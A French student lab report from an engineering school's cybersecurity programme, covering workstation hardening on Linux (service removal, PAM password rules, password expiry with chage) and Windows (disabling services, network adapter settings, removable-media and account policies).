المدرسة الوطنية للعلوم التطبيقية
École Nationale des Sciences Appliquées d'Oujda

Rapport des TPS :

- **TP 01 :** La sécurité des postes de travail Linux / Windows
- **TP 02 :** Mise en place d'un Firewall
- **TP 03 :** Audit de sécurité d'un réseau : Utilisation d'un sniffer et d'un scanner de vulnérabilité
- **TP 04 :** Mise en place d'un IDS Snort
- **TP 05 :** L'exploitation d'un système vulnérable avec Metasploit

Filière : Sécurité Informatique et Cyber Sécurité (SICS4)

Module : Sécurité des services et protocoles

Réalisée Par :

- **AMAHROUK Asmae**
- **EL MRABET Majda**

Table of Contents

SECURITE SERVICES & PROTOCOLES
TP 01 – La sécurité des postes de travail Linux/Windows
AMAHROUK Asmae – SICS4

1. Securiser les systems Linux:

Objectif : *appliquer un ensemble de bonnes pratiques de configuration permettant de durcir un système d'exploitation Linux afin d'éliminer de nombreuses surfaces d'attaques.*

Etape 01 : Désactiver les services inutiles

- Lister les services actives en utilisant la command : **lsof -i**

```
┌──(kali㉿kali)-[~]
└─$ sudo lsof -i
[sudo] password for kali:
COMMAND    PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
NetworkMa 642 root   26u  IPv4  18320      0t0  UDP 192.168.192.128:
bootpc→192.168.192.254:bootps
```


- Désactiver les services inutiles en utilisant la commande :
  apt-get remove <nom-service>

Etape 02 : Définir un modèle de sécurité des mots de passe utilisateurs


- Ajouter un utilisateur **User1** et lui attribuer un mot de passe, en tapant les commandes suivantes :
  sudo adduser user1
  sudo passwd user1

```
┌──(kali㉿kali)-[~]
└─$ sudo su user1
┌──(user1㉿kali)-[/home/kali]
```

```
┌──(user1㉿kali)-[/home/kali]
└─$ exit
exit

┌──(kali㉿kali)-[~]
└─$
```




- Modifier le fichier **/etc/pam.d/common-password** pour configurer les stratégies de mot de passe en utilisant les paramètres suivants :
    - **retry:** Nombre de fois consécutives qu'un utilisateur peut entrer un mot de passe incorrect.. Choisir 4 comme valeur.
    - **minlen:** Longueur minimale du mot de passe. **Choisir 9 comme valeur.**
    - **lcredit:** Nombre minimal de lettres minuscules. **Choisir 2 comme valeur**
    - **ucredit:** Nombre minimal de lettres majuscules. **Choisir 2 comme valeur**
    - **ocredit:** Nombre minimal de symboles. **Choisir 1 comme valeur**




Etape 03 : Définir une période d'expiration d'un mot de passe

- O accede au fichier **/etc/login.defs ,** pour voir ou modifier la date d'expiration actuelle :



Ou on peut utiliser la commande : **sudo chage -l user1**



- Modifier le fichier **/etc/login.defs** pour définir la période d'expiration d'un mot de passe comme suit :
    - **PASS_MAX_DAYS 120** Nombre de jours maximum de validité d'un mot de passe est 120 jours
    - **PASS_MIN_DAYS 0** Nombre de jours minimal pour changer un mot de passe est 0 jours
    - **PASS_WARN_AGE 8** Nombre de jours avant l'expiration pour alerter les utilisateur est 8 jours

Ou utiliser les commandes suivantes :

sudo chage -M 120 user1

sudo chage -m 0 user1

sudo chage -W 8 user1

```
┌──(kali㉿kali)-[~]
└─$ sudo chage -M 120 user1
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo chage -m 0 user1

┌──(kali㉿kali)-[~]
└─$ sudo chage -W 8 user1
```


Maintenant on doit vérifier si les nouvelles valeurs qu'on a saisies sont enregistré :

```
┌──(kali㉿kali)-[~]
└─$ sudo chage -l user1
Last password change                                    : Feb 28, 2024
Password expires                                        : Jun 27, 2024
Password inactive                                       : never
Account expires                                         : never
Minimum number of days between password change          : 0
Maximum number of days between password change          : 120
Number of days of warning before password expires       : 8
```


2. Sécuriser les systèmes Windows :


Etape 01 : Désactiver les services inutiles et renforcer le niveau de sécurité des services existants

- On lance **services.msc** :




- Puis on désactive les services inutiles, parmi eux :
  - Téléphonie
  - Télécopie
  - Carte a puce
  - Service de prise en charge Bluetooth
  - Spouleur d'impression
  - Service initiateur iSCSI Microsoft
  - Partage de connexion Internet
  - Routage et accès distant



Services
File Action View Help
Services (Local)
Name Description Status Startup Type Log On As
PNRP Machine Name Public... This service ... Manual Local Service
Portable Device Enumerator ... Enforces gro... Manual (Trigg... Local System
Power Manages po... Running Automatic Local System
Print Spooler This service ... Running Automatic Local System
Printer Extensions and Notifi... This service ... Manual Local System
PrintWorkflowUserSvc_252a3 Provides sup... Manual (Trigg... Local System
Problem Reports Control Pa... This service ... Manual Local System
Program Compatibility Assis... This service ... Running Manual Local System
Quality Windows Audio Vid... Quality Win... Manual Local Service
Radio Management Service Radio Mana... Running Manual Local Service
Recommended Troubleshoo... Enables aut... Manual Local System
Remote Access Auto Connec... Creates a co... Manual Local System
Remote Access Connection ... Manages di... Running Automatic Local System
Remote Desktop Configurati... Remote Des... Manual Local System
Remote Desktop Services Allows users ... Manual Network Se...
Remote Desktop Services Us... Allows the re... Manual Local System
Remote Procedure Call (RPC) The RPCSS s... Running Automatic Network Se...
Remote Procedure Call (RPC)... In Windows ... Manual Network Se...
Remote Registry Enables rem... Disabled Local Service
Retail Demo Service The Retail D... Manual Local System
Routing and Remote Access Offers routi... Disabled Local System
RPC Endpoint Mapper Resolves RP... Running Automatic Network Se...
Secondary Logon Enables start... Manual Local System
Secure Socket Tunneling Pro... Provides sup... Running Manual Local Service
Security Accounts Manager The startup ... Running Automatic Local System
Security Center The WSCSVC... Running Automatic (De... Local Service
Sensor Data Service Delivers dat... Manual (Trigg... Local System
Sensor Monitoring Service Monitors va... Manual (Trigg... Local Service
Sensor Service A service for ... Manual (Trigg... Local System
Server Supports file... Running Automatic (Tri... Local System




Etape 02 : Limiter les connexions réseau

- Examiner les fonctions d'une interface réseau et sélectionner celles qui sont utiles :
    - Souvent, les fonctions d'une interface réseau utile pour la plupart des systèmes sont :
        - **Client pour réseau Microsoft**
        - **Protocole Internet version 4 (TCP/IPv4)**
    - Les autres options peuvent être désactivées (ou désélectionnées) :
        - **Partage de fichiers et imprimantes : Utile pour les serveurs de fichiers**
        - **Planificateur de paquets QoS**
        - **Les protocoles de découverte LLDP & topologie de la couche de liaison**


Network and Sharing Center
Network and In... › Network and Sharing Center
Search Control Panel
Control Panel Home
Change adapter settings
Change advanced sharing settings
Media streaming options
View your basic network information and set up connections
View your active networks
TP-LINK_A5BEA3
Public network
Access type: Internet
Connections: Wi-Fi (TP-LINK_A5BEA3)
Change your networking settings
Set up a new connection or network
Set up a broadband, dial-up, or VPN connection; or set up a router or access point.
Troubleshoot problems
Diagnose and repair network problems, or get troubleshooting information.
Wi-Fi Status
General
Connection
IPv4 Connectivity: Internet
IPv6 Connectivity: No network access
Media State: Enabled
SSID: TP-LINK_A5BEA3
Duration: 03:17:03
Speed: 144.4 Mbps
Signal Quality:
Details...
Wireless Properties
Activity
Sent
Received
Bytes: 46,916,830 451,049,386
Properties
Disable
Diagnose
Close






Etape 03 : Limiter les risques lies a l'usage de médias amovibles

- Pour bloquer les attaques exploitant les médias amovibles.
  - Lancer **gpedit.msc**
  - Activer les 02 options suivantes :
    - Configuration Ordinateur - Modèle d'administration – Système - Accès au stockage amovible - Toutes les classes de stockage amovible : refuser tous les accès
    - Configuration Ordinateur - Modèle d'administration - Système - Installation de périphérique - Restriction d'installation de périphériques - Empêcher l'installation de périphériques amovibles

Malheureusement de notre système on reçoit ce message d'erreur lorsqu'on essaie de lancer **gpedit.msc** :



Partie 04 : Définir un modèle de sécurité pour les comptes système

- On peut configurer une politique de mots de passe des comptes comme suit :
    - La longueur des mots de passe doit être supérieur ou égale à 8 caractères composés de minuscules, de majuscules et de chiffres
    - La durée de vie maximale doit être 30 jours
    - La durée de vie minimale doit être supérieure à zéro
    - Les anciens mots de passe ne doivent pas être réutilisés en permanence (seuil égale à 24)
- Définir un seuil de verrouillage égal à 3 échecs de connexion à tous les comptes d'utilisateurs

Pour configurer la stratégie demandée, il suffit de lancer **Stratégie de sécurité locale → Stratégie de comptes**

Etape 05 : Définir une stratégie d'audit

- Activer et configurer la journalisation des principaux évènement exécutés dans un système. Cela permet d'identifier les sources de menaces lors de l'apparition d'une attaque de sécurité :
    - Activer la journalisation des tentatives réussies et échouées pour les événements système
    - Activer la journalisation des tentatives réussies et échouées pour les événements de connexion au compte et la connexion événements
    - Activer uniquement la journalisation des tentatives réussies d'utilisation des privilèges et d'accès aux objets

